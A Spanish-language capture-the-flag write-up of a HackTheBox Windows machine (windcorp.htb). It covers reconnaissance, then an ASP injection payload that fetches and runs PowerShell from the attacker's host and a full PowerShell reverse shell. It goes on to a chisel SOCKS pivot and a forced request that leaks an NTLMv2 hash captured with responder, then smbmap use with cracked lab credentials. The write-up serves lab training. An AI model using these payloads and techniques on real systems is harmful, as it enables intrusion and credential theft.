Write-UP Resolute HackTheBox

Laboratorio

Primero realizaremos un discivery con nmap para ver a que nos enfrentamos:

```
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
49721/tcp open  unknown
```

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49721/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Utilizamos la herramienta enum4linux para ver que información puede darnos sobre el directorio activo:

```
enum4linux -a 10.10.11.102
```

```
Domain Name: WINDCORP
Domain Sid: S-1-5-21-3510634497-171945951-3071966075
```

También podemos utilizar nmap utilizando todos los scripts para los servicios que encuentre junto sus versiones, por lo que podremos encontrar mucha mas información:


```
443/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=www.windcorp.htb
| Subject Alternative Name: DNS:www.windcorp.htb
```

Añadiremos el equipo con su dominio dentro del archivo /etc/hosts:

```
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.102    www.windcorp.htb
```

Insertaremos el siguiente payload y levantaremos un servidor http para comprobar que efectivamente este payload comunica con nuestro equipo:

```
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.8/shell.ps1')").
StdOut.ReadAll() %>
```




Crearemos un archivo "ps1" que genere una reverse shell:

```
$client = New-Object System.Net.Sockets.TCPClient("10.10.14.34",4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2  = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Le
ngth);$stream.Flush()};$client.Close()
```

Antes de poner nuestro equipo en escucha, instalaremos rlwrap con "sudo apt install rlwrap", rlwrap permite que podamos usar atajos de teclado como Ctrl L, o que podamos recuperar comandos previamente usados usando la tecla de la flechita hacia arriba.)

```
rlwrap nc -nlvp 4444
```




Si nos dirigimos al escritorio del administrador encontraremos un certificado, si lo decodeamos podremos encontrar información sobre un subdominio:

```
PS C:\Users\administrator\desktop> type req.txt
-----BEGIN CERTIFICATE REQUEST-----
MIICoDCCAYgCAQAwWzELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUx
ETAPBgNVBAoMCFdpbmRDb3JwMSQwIgYDVQQDDBtzb2Z0d2FyZXBvcnRhbC53aW5k
Y29ycC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmm0r/hZHC
KsK/BD7OFdL2I9vF8oIeahMS9Lb9sTJEFCTHGxCdhRX+xtisRBvAAFEOuPUUBWKb
BEHIH2bhGEfCenhILl/9RRCuAKL0iuj2nQKrHQ1DzDEVuIkZnTakj3A+AhvTPntL
eEgNf5l33cbOcHIFm3C92/cf2IvjHhaJWb+4a/6PgTlcxBMne5OsR+4hc4YIhLnz
QMoVUqy7wI3VZ2tjSh6SiiPU4+Vg/nvx//YNyEas3mjA/DSZiczsqDvCNM24YZOq
qmVIxlmQCAK4Wso7HMwhaKlue3cu3PpFOv+IJ9alsNWt8xdTtVEipCZwWRPFvGFu
1x55Svs41Kd3AgMBAAGgADANBgkqhkiG9w0BAQsFAAOCAQEAa6x1wRGXcDBiTA+H
JzMHljabY5FyyToLUDAJI17zJLxGgVFUeVxdYe0br9L9iis7muhQ8S9s2Ky1iy2P
WW5jit7McPZ68NrmbYwlvNWsF7pcZ7LYVG24V57sIdF/MzoR3DpqO5T/Dm9gNyOt
yKQnmhMIo41l1f2cfFfcqMjpXcwaHix7bClxVobWoll5v2+4XwTPaaNFhtby8A1F
F09NDSp8Z8JMyVGRx2FvGrJ39vIrjlMMKFj6M3GAmdvH+IO/D5B6JCEE3amuxU04
CIHwCI5C04T2KaCN4U6112PDIS0tOuZBj8gdYIsgBYsFDeDtp23g4JsR6SosEiso
4TlwpQ==
-----END CERTIFICATE REQUEST-----
```

```
0□0□□□□□0[1□0    □□U□□□□AU1□0□□□U□□
Some-State1□0□□□U□
□WindCorp1$0"□□U□□□softwareportal.windcorp.htb0□"0
□    *H
□□□□□□□□□0□
□□□□J*¿□>□#□j□□2D□$ᵹ□□□D□□Q□□□b□A□f□GzxH._E□□□□
C1□□6p>□□>{KxH
 wpr□p□¡□□Yk9\□'{G!s□@□RgkcJ□#`{
Fh4;4□aeHY□□Z;□!hn{w.E:'ʃu□SQ"&pY□żan□yJ8ɦw□□□□□□0
□    *H
□□□□□□□□□ku□p0bL□'3□6cr:□P❩   #^$FQTy\]a□+;P/lᵹ-Yncpzm%ı□\g
E□OM
```

El cual por el momento no se encuentra operativo:



También podemos encontrarnos más pistas en "windows/temp" en un fichero llamado silconfig.log, el cual nos indica que aún no hay configurado cierto servicio...

```
PS C:\windows\temp> type silconfig.log
"Tue 01/10/2023 @ 17:18:36.86 --> Not configuring Software Inventory Logging as it is not enabled."
PS C:\windows\temp>
```

Podemos ver con "ipconfig /all" los distintos segmentos de red además de la propia ip del contenedor en el que nos encontramos:


```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : webserver01
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb

Ethernet adapter vEthernet (Ethernet):

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Hyper-V Virtual Ethernet Adapter #2
   Physical Address. . . . . . . . . : 00-15-5D-16-F8-A4
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::41c3:14dc:6590:aa2d%32(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.22.63.174(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.22.48.1
   DNS Servers . . . . . . . . . . . : 172.22.48.1
                                       1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Disabled
   Connection-specific DNS Suffix Search List :
                                       htb
```


Con ello ya identificamos el "hostname" de equipo vulnerado, su ip y la ip del servidor DNS el cual se encuentra en otro segmento de red, por lo que ya tendríamos otra red a escanear:



Si volvemos atrás y le hacemos un escaneo de SMB a la máquina principal, podemos encontrar el nombre del dominio haciendo un escaneo por SMB a todos los equipos de la red:

```
❯ crackmapexec smb 10.10.11.0/24
SMB         10.10.11.102    445    EARTH           [*] Windows 10.0 Build 17763 x64 (name:EARTH) (domain:windcorp.htb) (signing:True) (SMBv1:False)
```

De manera que podemos identificar varias cosas, como que por ahora tenemos acceso a un contenedor (máquina vulnerada hasta el momento) que se encuentra dentro de la máquina con el hostname "hearth" y el nombre del dominio es "windcorp.htb":



Sin embargo, ahora mismo tenemos una shell interactiva de poweshell de la máquina webserver01, pero di pulsamos "control + c" perderíamos la shell, por lo que vamos a estabilizarla de la siguiente manera:

1- Descargaremos el script "Invoke-ConPtyShell.ps1" del siguiente repositorio:

ConPtyShell/Invoke-ConPtyShell.ps1 at master · antonioCoco/ConPtyShell (github.com)

2- Compartiremos el recurso desde un servidor http "python3 http.server 80":

```
IEX(New-Object Net.WebClient).downloadString('http://tu_ip/recurso.ps1')
```

3- Nos pondremos en escucha desde otro terminal pero sin rlwrap.

4- Ejecutaremos el siguiente script desde la shell victima (podemos saber las proporciones de nuestra shell con el comando "stty size"):

```
Invoke-ConPtyShell -RemoteIp 10.10.14.34 -RemotePort 4445 -Rows 26 -Cols 128
```

Una vez tengamos la conexión ejecutaremos la siguiente secuencia de acciones:

- "enter"
- "control + z"
- stty raw -echo; fg
- "enter"

```
PS C:\windows\system32\inetsrv> whoami
nt authority\system
```

Ahora ya tendríamos una shell 100% estable e interactiva.

Una vez hecho esto, es importante en nuestro equipo configurar el subdominio que hemos encontrado en el archivo req.txt del escritorio en el usuario administrador, como ya sabemos la ip del DNS del equipo que hemos comprometido lo haremos de la siguiente manera:

```
 GNU nano 6.3                                                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.102    www.windcorp.htb
172.22.48.1     softwareportal.windcorp.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Sabemos que el servidor DNS no se encuentra en nuestro segmento de red, por lo que podría ser interesante poder tener acceso a el y hacerlo pasar por nuestro servidor DNS para intentar resolver el host del subdominio.


El primer paso es instalar chisel en ambas máquinas, tanto en la máquina comprometida como en nuestra máquina atacante:

Link Chisel Linux: https://github.com/jpillora/chisel
Asegúrate de tener go 17.7 instalado: https://tecadmin.net/install-go-on-ubuntu/

- git clone <repositorio>
- go build . (compilamos la herramienta)
- go build -ldflags "-s -w" . (compilamos la herramienta y comprimimos)
- upx chisel (upx es un compresor de ejecutables)

Link Chisel Windows: https://github.com/jpillora/chisel (versión AMD 64bits)

Compartiremos "chisel.exe" mediante un servidor http con python y insertaremos el siguiente comando en la máquina víctima Windows para transferirlo:




Dado que queremos que el DNS de la máquina víctima sea nuestro servidor DNS, vamos a ejecutar en nuestra máquina chisel en modo servidor y en la máquina Windows en modo cliente, pasando las conexiones por socks:

```
./chisel server --reverse -p 5555 --socks5
```

nos ponemos a la escucha en modo servidor por el puerto 5555

con socks podremos utilizar varios puertos de manera dinámica (varios puertos)



Ahora desde el equipo Windows que hemos vulnerado ejecutaremos Chisel de la siguiente manera:


```
./chisel client tu_ip:5555 R:127.0.0.1:socks
```

Conéctate a este equipo (nuestro equipo local) al puerto 5555

→

haz un "remote port forwarding" de esta máquina (webserver01) al completo

Esquema de funcionamiento actual:




Puertos/configuración de webserver01 son "los mios" de manera remota

De esta manera tenemos un tunel hecho con socks entre nuestra máquina y webserver01, simplemente para tener acceso a este tunel vamos a utilizar proxychains, simplemente lo que debemos hacer es irnos al archivo de configuración de proxychains y añadir en la última linea lo siguiente:

- nano /etc/proxychains4.conf
- (escribimos en la última linea) socks 127.0.0.1 1080

El puerto que hemos especificado arriba es el puerto que nos dice nuestro cliente de Chisel que se ha otorgado una vez se entabla una conexión desde un cliente, por "default" es el 1080:

```
❯ ./chisel server --reverse -p 5555 --socks5
2023/01/12 17:24:29 server: Reverse tunnelling enabled
2023/01/12 17:24:29 server: Fingerprint 3I4o8i3E1Yol5Bu8CnsCtDy53FLCaMVW36JRuDmXLaI=
2023/01/12 17:24:29 server: Listening on http://0.0.0.0:5555
2023/01/12 17:25:40 server: session#1: Client version (1.7.7) differs from server version (0.0.0-src)
2023/01/12 17:25:40 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```





En teoría tenemos conexión con la máquina víctima y todos sus puertos (o a su red) de manera que estamos de manera virtual en el segmento de la máquina webserver01 (172.22.63.174), vamos a comprobar si podemos hacer un escaneo de puertos con nmap pero entrando a ese tunel de conexión que hemos establecido con proxychains al servidor DNS:


```
proxychains nmap -p- --open -T5 172.22.48.1 -sT -Pn
```

Se detectan abiertos los siguientes puertos: 53,80,135,139,389,445

Vamos a intentar visualizar la web del subdominio que hemos descubierto antes añadiendo un proxy intermediario en el navegador:









(A partir de aquí las ip's cambian por lo que referenciaremos los equipos por sus nombres)

Si hacemos "scroll" podemos llevar a un sitio donde supuestamente podemos instalar unos programas:





Esa misma sentencia podemos redirigirla a nuestro equipo local, de manera que el intento de conexión/petición que haga el servidor la hará a nuestra máquina, para ello utilizaremos curl con proxychains:


```
proxychains curl -s -X GET "http://softwareportal.windcorp.htb/install.asp?client=10.10.14.8&software=7z1900-x64.exe"
```

Como no sabemos que tipo de protocolo/servicio se ejecuta, pondremos a la escucha la herramienta responder (responder es una herramienta la cual despliega una gran cantidad de recursos, cualquier conexión que se haga a nuestro equipo la interceptará).

```
responder -I tun0
```

De manera que, si ejecutamos el comando curl con la ip cambiada, podremos interceptar una petición de "recursos compartidos" a nuestro equipo del usuario "localadmin" interceptando su hash NTLMv2:

Dicho hash lo podemos romper con john de una manera muy sencilla:



Con estas credenciales podemos probar a conectarnos con smbmap a los recursos compartidos del contenedor principal:

Si nos dirigimos al directorio "Shared/Documents/Analytics" podemos encontrarnos con 4 archivos ".mov", los cuales son un archivo comprimido sobre datos/ficheros de un sitio web con la tecnoloía NodeJs:


```
❯ smbmap -H 10.10.11.102 -u 'localadmin' -p 'Secret123' -r Shared/Documents/Analytics
[+] IP: 10.10.11.102:445        Name: www.windcorp.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        Shared                                                  READ ONLY
        .\SharedDocuments\Analytics\*
        dr--r--r--                0 Thu Apr 29 16:50:33 2021    .
        dr--r--r--                0 Thu Apr 29 16:50:33 2021    ..
        fr--r--r--             6455 Thu Apr 29 16:50:33 2021    Big 5.omv
        fr--r--r--             2897 Thu Apr 29 16:50:33 2021    Bugs.omv
        fr--r--r--             2142 Thu Apr 29 16:50:33 2021    Tooth Growth.omv
        fr--r--r--             2841 Sun Jan 15 14:14:48 2023    Whatif.omv
```

Descargaremos con la opción --download uno de esos archivos, en mi caso he descargado Whatif.omv:

```
❯ smbmap -H 10.10.11.102 -u 'localadmin' -p 'Secret123' --download Shared/Documents/Analytics/Whatif.omv
[+] Starting download: Shared\Documents\Analytics\Whatif.omv (2841 bytes)
